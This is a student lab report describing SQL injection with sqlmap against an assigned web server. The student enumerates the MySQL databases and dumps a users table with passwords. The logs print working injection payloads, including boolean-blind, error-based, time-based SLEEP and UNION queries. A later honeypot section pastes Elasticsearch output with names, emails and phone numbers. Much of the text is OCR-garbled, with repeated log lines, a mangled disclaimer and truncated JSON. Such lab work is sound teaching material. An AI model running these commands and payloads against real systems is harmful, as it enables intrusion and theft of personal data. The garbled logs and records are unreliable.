Tuğcan Barbin 25168 Lab2

My ip address

IP Adresiniz: 82.222.122.124

1-)

1-1)

sqlmap -u http://70.34.209.116/ --current-db -current-user -forms -crawl=2

i tried to find database and user with using -forms -crawl=2 before that i tried without them.

```
(1) legal disclaimer: Usage of scimap for attacking targets without prior mutual Consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal state of the consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal state and state of the consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal state and state a
```

```
do you want to exploit this SQL injection? [Y/n] y
[03:01:11] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9 (stretch)
web application technology: PHP 7.2.2, PHP, Apache 2.4.25
back-end DBMS: MySQL ≥ 5.1
[03:01:11] [INFO] fetching current user
[03:01:11] [INFO] resumed: 'root@X'
current user: 'root@X'
[03:01:11] [INFO] fetching current database
[03:01:11] [INFO] resumed: 'multi_login'
current database: 'multi_login'
```

i tried to Access databases with the information i found as the database tool 'MySql'

with

sqlmap -u http://70.34.209.116/ --dbms=mysql -forms -dbs

```
do you want to exploit this SQL injection? [Y/n] y

[03:08:54] [INFO] testing MySQL

[03:08:55] [INFO] the back-end DBMS is MySQL

web server operating system: Linux Debian 9 (stretch)
web application technology: Apache 2.4.25, PHP 7.2.2
back-end DBMS: MySQL ≥ 5.0.0

[03:08:55] [INFO] fetching database names

[03:08:55] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'

[03:08:55] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'

[03:08:55] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster d ata retrieval

[03:08:55] [WARNING] refrieved:

[03:08:55] [WARNING] refrieved:

[03:08:55] [INFO] retrieved: information_schema

[03:09:55] [INFO] retrieved: multi_login

[03:09:28] [INFO] retrieved: performance_schema

[03:09:53] [INFO] retrieved: performance_schema

[03:09:53] [INFO] retrieved: performance_schema

[*] multi_login

[*] information_schema

[*] multi_login

[*] performance_schema

[*] mysql

[*] performance_schema

[*] mysql

[*] performance_schema

[*] mysql

[*] performance_schema

[*] multi_login

[*] ending @ 03:09:56 /2021-11-28/
```

So, there are 5 databases and their names are

information schema, multi login, mysql, performance schema, sys

1.2-)

Since we know that we have a databases called sys, we can see tables of it. With,

-u http://70.34.209.116/ --D sys -tables --forms -crawl=2

And the result is below, with 101 table and their names.

```
Database: sys
[101 tables]
  session
 version
 host_summary
 host_summary_by_file_io
 host_summary_by_file_io_type
  host_summary_by_stages
  host_summary_by_statement_latency
  host_summary_by_statement_type
  innodb_buffer_stats_by_schema
  innodb_buffer_stats_by_table
  innodb_lock_waits
  io_by_thread_by_latency
  io_global_by_file_by_bytes
  io_global_by_file_by_latency
  io_global_by_wait_by_bytes
  io_global_by_wait_by_latency
 latest_file_io
 memory_by_host_by_current_bytes
 memory_by_thread_by_current_bytes
  memory_by_user_by_current_bytes
  memory_global_by_current_bytes
 memory_global_total
 metrics
 processlist
 ps_check_lost_instrumentation
 schema_auto_increment_columns
 schema_index_statistics
  schema_object_overview
 schema_redundant_indexes
 schema_table_lock_waits
 schema_table_statistics
 schema_table_statistics_with_buffer
 schema_tables_with_full_table_scans
 schema_unused_indexes
  session_ssl_status
  statement_analysis
 statements_with_errors_or_warnings
 statements_with_full_table_scans
 statements_with_runtimes_in_95th_percentile
 statements_with_sorting
 statements_with_temp_tables
  sys_config
 user_summary
 user_summary_by_file_io
 user_summary_by_file_io_type
 user_summary_by_stages
 user_summary_by_statement_latency
  user_summary_by_statement_type
  wait_classes_global_by_avg_latency
  wait_classes_global_by_latency
  waits_by_host_by_latency
```

waits_by_user_by_latency

```
wait_classes_global_by_latency
waits_by_host_by_latency
waits_by_user_by_latency
waits_global_by_latency
x$host_summary
x$host_summary_by_file_io
x$host_summary_by_file_io_type
x$host_summary_by_stages
x$host_summary_by_statement_latency
x$host_summary_by_statement_type
x$innodb_buffer_stats_by_schema
x$innodb_buffer_stats_by_table
x$innodb_lock_waits
x$io_by_thread_by_latency
x$io_global_by_file_by_bytes
x$io_global_by_file_by_latency
x$io_global_by_wait_by_bytes
x$io_global_by_wait_by_latency
x$latest_file_io
x$memory_by_host_by_current_bytes
x$memory_by_thread_by_current_bytes
x$memory_by_user_by_current_bytes
x$memory_global_by_current_bytes
x$memory_global_total
x$processlist
x$ps_digest_95th_percentile_by_avg_us
x$ps_digest_avg_latency_distribution
x$ps_schema_table_statistics_io
x$schema_flattened_keys
x$schema_index_statistics
x$schema_table_lock_waits
x$schema_table_statistics
x$schema_table_statistics_with_buffer
x$schema_tables_with_full_table_scans
x$session
x$statement_analysis
x$statements_with_errors_or_warnings
x$statements_with_full_table_scans
x$statements_with_runtimes_in_95th_percentile
x$statements_with_sorting
x$statements_with_temp_tables
x$user_summary
x$user_summary_by_file_io
x$user_summary_by_file_io_type
x$user_summary_by_stages
x$user_summary_by_statement_latency
x$user_summary_by_statement_type
x$wait_classes_global_by_avg_latency
x$wait_classes_global_by_latency
x$waits_by_host_by_latency
x$waits_by_user_by_latency
x$waits_global_by_latency
```

To see login related issues i decided to find out what is in multi_login database, with sqlmap -u http://70.34.209.116/ -D multi_login -tables -forms -crawl=2

```
-u http://70.34.209.116/ -D multi_login --tables
                                          {1.5.8#stable}
                                          http://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the
obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for
by this program
[*] starting @ 04:14:14 /2021-11-28/
do you want to check for the existence of site's sitemap(.xml) [y/N] y
[04:14:17] [WARNING] 'sitemap.xml' not found
[04:14:17] [INFO] starting crawler for target URL 'http://70.34.209.116/'
[04:14:17] [INFO] searching for links with depth 1
[04:14:18] [INFO] searching for links with depth 2
[04:14:20] [INFO] starting 4 threads
do you want to normalize crawling results [Y/n] y
do you want to store crawling results to a temporary file for eventual further processing with other tools [y/N [04:14:32] [INFO] writing crawling results to a temporary file '/tmp/sqlmapjfletig49381/sqlmapcrawler-ymxghxnh. [04:14:32] [INFO] found a total of 4 targets
[#1] form:
POST http://70.34.209.116/index.php
POST data: subs-email=&submit=
do you want to test this form? [Y/n/q]
Edit POST data [default: subs-email=&submit=] (Warning: blank fields detected):
do you want to fill blank fields with random values? [Y/n] y
[04:14:37] [INFO] resuming back-end DBMS 'mysql'
[04:14:37] [INFO] using '/home/kali/.local/share/sqlmap/output/results-11282021_0414am.csv' as the CSV results
[04:14:38] [WARNING] the web server responded with an HTTP error code (404) which could interfere with the resu
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=2927f2ebace...7c8fae1845'). Do y
sqlmap resumed the following injection point(s) from stored session:
Parameter: subs-email (POST)
      Type: boolean-based blind
      Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
Payload: subs-email=ZlkZ' RLIKE (SELECT (CASE WHEN (1551=1551) THEN 0×5a6c6b5a ELSE 0×28 END)) AND 'laMu'=
      Title: MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
Payload: subs-email=ZlkZ' AND EXTRACTVALUE(5879,CONCAT(0×5c,0×7170717171,(SELECT (ELT(5879=5879,1))),0×7176
bmit=
      Type: time-based blind
      Title: MySQL ≥ 5.0.12 RLIKE time-based blind
Payload: subs-email=ZlkZ' RLIKE SLEEP(5) AND 'EEQU'='EEQU&submit=
do you want to exploit this SQL injection? [Y/n] y
```

```
for you want to exploit this SQL injection? [Y/n] y
[04:14:41] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9 (stretch)
web server operating system: Linux Debian 9 (stretch)
web application technology: PPP, PHP 7.2.2, Apache 2.4.25
back-end DBMS: MySQL 5
[04:14:42] [INFO] fetching tables for database: 'multi_login'
[04:14:43] [INFO] fetching tables for database: 'multi_login'
[04:14:44] [WARRING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'
[04:14:42] [INFO] fetching number of tables for database 'multi_login'
[04:14:42] [INFO] retrieved: subscription [04:14:42] [INFO] retrieved: subscription
[04:14:42] [INFO] retrieved: subscription
[04:14:42] [INFO] retrieved: subscription
[04:14:43] [INFO] retrieved: subscription
[04:14:43] [INFO] retrieved: subscription
[04:14:52] [INFO] retrieved: subscription
[04:15:23] [INFO] skipping 'http://To.34.209.116/login.php'
[04:15:23] [INFO] skipping 'http://To.34.209.116/login.php'
[04:15:23] [INFO] skipping 'http://To.34.209.116/contact.php'
[04:15:23] [INFO] skipping 'ht
```

I found the users table and decided to look what is in there. An admin account may exist in the table.

First i looked for column names with,

sqlmap -u http://70.34.209.116/ -D multi_login -T users -columns -forms -crawl=2

```
😘 sqlmap -u http://70.34.209.116/ -D multi_login -T users --columns --forms --crawl=2
               Н
                                              {1.5.8#stable}
                                             http://sqlmap.org
 [!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end
obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any
by this program
[*] starting @ 04:18:15 /2021-11-28/
do you want to check for the existence of site's sitemap(.xml) [y/N] y [04:18:17] [WARNING] 'sitemap.xml' not found [04:18:17] [INFO] starting crawler for target URL 'http://70.34.209.116/' [04:18:17] [INFO] searching for links with depth 1 [04:18:17] [INFO] searching for links with depth 2
please enter number of threads? [Enter for 1 (current)] 4
  04:18:18] [INFO] starting 4 threads
do you want to normalize crawling results [Y/n] y
do you want to store crawling results to a temporary file for eventual further processing with other tools [y/N] y
 04:18:29] [INFO] writing crawling results to a temporary file '/tmp/sqlmapzt20ph7×9504/sqlmapcrawler-58el65o4.csv
04:18:29] [INFO] found a total of 4 targets
[#1] form:
POST http://70.34.209.116/index.php
POST data: subs-email=&submit=
do you want to test this form? [Y/n/q]
Edit POST data [default: subs-email=ōsubmit=] (Warning: blank fields detected):
do you want to fill blank fields with random values? [Y/n] y
[04:18:34] [INFO] resuming back-end DBMS 'mysql'
[04:18:34] [INFO] using '/home/kali/.local/share/sqlmap/output/results-11282021_0418am.csv' as the CSV results file
[04:18:35] [WARNING] the web server responded with an HTTP error code (404) which could interfere with the results you have not declared cookie(s), while server wants to set its own ('PHPSESSID=264782f75d0...8d80d19392'). Do you w sqlmap resumed the following injection point(s) from stored session:
Parameter: subs-email (POST)
```

```
POST parameter 'password' is vulnerable. Do you want to keep testing the others (if any)? [y/N
sqlmap identified the following injection point(s) with a total of 1233 HTTP(s) requests:
Parameter: password (POST)
      Type: error-based
      Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUB
     Payload: username=oXyY&password=' AND GTID_SUBSET(CONCAT(0×716a6a6271,(SELECT (ELT(7442=74
      Type: time-based blind
      Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
     Payload: username=oXyY&password=' AND (SELECT 4273 FROM (SELECT(SLEEP(5)))oRAz)-- QFAS&sub
do you want to exploit this SQL injection? [Y/n]
[04:34:21] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9 (stretch)
web application technology: Apache 2.4.25, PHP, PHP 7.2.2
back-end DBMS: MySQL ≥ 5.6
[04:34:24] [INFO] fetching columns for table 'users' in database 'multi_login'
[04:34:25] [INFO] retrieved: 'id'
[04:34:25] [INFO] retrieved: 'int(11)'
[04:34:25] [INFO] retrieved: 'username'
[04:34:25] [INFO] retrieved: 'varchar(50)'
[04:34:25] [INFO] retrieved: 'password'
[04:34:25] [INFO] retrieved: 'varchar(255)'
[04:34:25] [INFO] retrieved: 'varchar(255)'
[04:34:25] [INFO] retrieved: 'varchar(255)'
[04:34:25] [INFO] retrieved: 'email'
[04:34:26] [INFO] retrieved: 'varchar(255)'
[04:34:26] [INFO] retrieved: 'created_at'
[04:34:26] [INFO] retrieved: 'datetime'
[04:34:26] [INFO] retrieved: 'user_type'
[04:34:26] [INFO] retrieved: 'varchar(255)'
Database: multi_login
Table: users
[6 columns]
  Column
                   | Type
   created_at |
                      datetime
                      varchar(255)
   email
   id
                      int(11)
                      varchar(255)
   password
                      varchar(255)
   user_type
                      varchar(50)
  username
```

After this step, i tried display the data with,

sqlmap -u http://70.34.209.116/ --dbms=mysql -columns -forms -crawl=2 -D multi_login -T users -C id,password,username,user_type -dump

but it did not worked probably i misused forms and crawl

then i tried to find vulnurability in the website and found user.php?user=1

so,

sqlmap -u http://70.34.209.116/user.php?user=1 --dbms=mysql -D multi_login -T users -C id,password,username,user_type -dump

```
sqlmap -u http://70.34.209.116/user.php?user=1 —dbms=mysql -D multi_login -T users -C id,password,username,user_type —dump
                                              http://sqlmap.org
 [!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsib
ility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse o
r damage caused by this program
 [*] starting @ 14:22:14 /2021-11-28/
[14:22:14] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=1a9c9a960e3...771e5a6faa'). Do you want to use those
[Y/n] y
sqlmap resumed the following injection point(s) from stored session:
 Parameter: user (GET)
       Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: user=1' AND 8637=8637 AND 'VyqC'='VyqC
       Type. error-based Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
Payload: user=1' AND GTID_SUBSET(CONCAT(0×716b707071,(SELECT (ELT(3374=3374,1))),0×7176627171),3374) AND 'NVtk'='NVtk
       Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: user=1' AND (SELECT 4182 FROM (SELECT(SLEEP(5)))IQze) AND 'jEeE'='jEeE
 Type: UNION query
Title: Generic UNION query (NULL) - 6 columns
Payload: user=-9304' UNION ALL SELECT NULL,CONCAT(0×716b707071,0×70624852776c694552504b59564f55544e564b564e4949564b574e5370636c
7a4c456f6444456f42,0×7176627171),NULL,NULL,NULL,NULL-- -
---
[14:22:17] [INFO] testing MySQL
[14:22:17] [INFO] confirming MySQL
[14:22:17] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9 (stretch)
web application technology: PHP 7.2.2, PHP, Apache 2.4.25
back-end DBMS: MySQL ≥ 5.0.0
[14:22:17] [INFO] fetching entries of column(s) 'id,password,user_type,username' for table 'users' in database 'multi_login'
Database: multi_login
Table: users
[3342 entries]
             password
                                          username
                                                                                                                                           user_type
```

We can reach the entire table with using logs of command prompt and look for admin account.

2-)

****95.179.140.254 low interaction honeypot


Does not give any errors

Does not give us indices, also same page with every parameter

Same response for every parameter

****45.77.53.92 - low interaction honeypot

Has a html output that is fixed and not a js format




Does not have error page

it does not have a default page for all parameters

Has a json response

yellow open profile 0Y5Z5820TdCV-WlwI05QJw 5 1 565 0 383kb 383kb



Has a error page



It is working like a real system and gives responds to searches in js format.

{"took":3,"timed_out":false,"_shards":{"total":5,"successful":5,"skipped":0,"failed":0},"hits":{"total":565,"max_score":1.0 "hsWPsvU6hlol", "phoneorder": 0, "onlineorder": 0, "storeorder": 1, "quantity": 10, "price": "\u00a317837.06", "date": "20/"eh123@hotmail.co.uk", "country": "Scotland"}},{"_index":"profile","_type":"user","_id":"14","_score":1.0,"_source":{sid": "price": "\u00a3696.81", "date": "26/02/2016 17:40:03", "fullName": "Reyna Plitt", "firstName": "Reyna", "lastName": "Plitt {"_index":"profile","_type":"user","_id":"19","_score":1.0,"_source":{sid": "xS750HwgtJ}V", "eid": "779578", "cid": "WM9UT 20:53:41", "fullName": "Willie Cox", "firstName": "Willie", "lastName": "Cox", "phone": "+44 580862162", "email": "WC402@ne "779578", "cid": "Vjyyzv", "oid": "KwiáqWqaseEn", "phoneorder": 1, "onlineorder": 0, "storeorder": 0, "quantity": 9, "price 483961808", "email": "annf713@hotmail.co.uk", "country": "England"},{"_index":"profile","_type":"user","id":"25","_score":1.0,"_source":{sid": "kccc3NV5Zmx0", "eid": "972056", "cid": "vMy04 66:35:02", "fullName": "Jennifer Sweigart", "firstName": "Jennifer", "lastName": "Sweigart", "phone": "44 815071242", "ema "eid": "779578", "cid": "07nF31", "oid": "66tqzNsOaK6S", "phoneorder": 0, "onlineorder": 0, "storeorder": 1, "quantity": 8, "quantity": 8, "price": "\u00a38470.86", "date": "14/10/2017 13:37:29", "fullName": "Ali Ireland"}},{"_index":"profile","_type":"user","_"oid": "66tqzNsOaK6S", "phoneorder": 0, "onlineorder": 0, "storeorder": 1, "quantity": 8, "quantity": 8, "price": "\u00a38470.86", "date": "14/10/2017 13:37:29", "fullName": "Ali Ireland"}},{"_index":"profile","_type":"user","_" onlineorder": 1, "storeorder": 0, "quantity": 7, "price": "\u00a38470.86", "date": "14/10/2017 13:37:29", "fullName": "Ali Ireland"}},{"_index":"profile","_type":"user","_" onlineorder": 1, "storeorder": 0, "quantity": 7, "price": "\u00a38470.86", "date": "14/10/2017 13:37:29", "fullName": "Ali Ireland"}},{"_index":"profile"," type":"user","_id":"40"," score":"\u00a38470.86",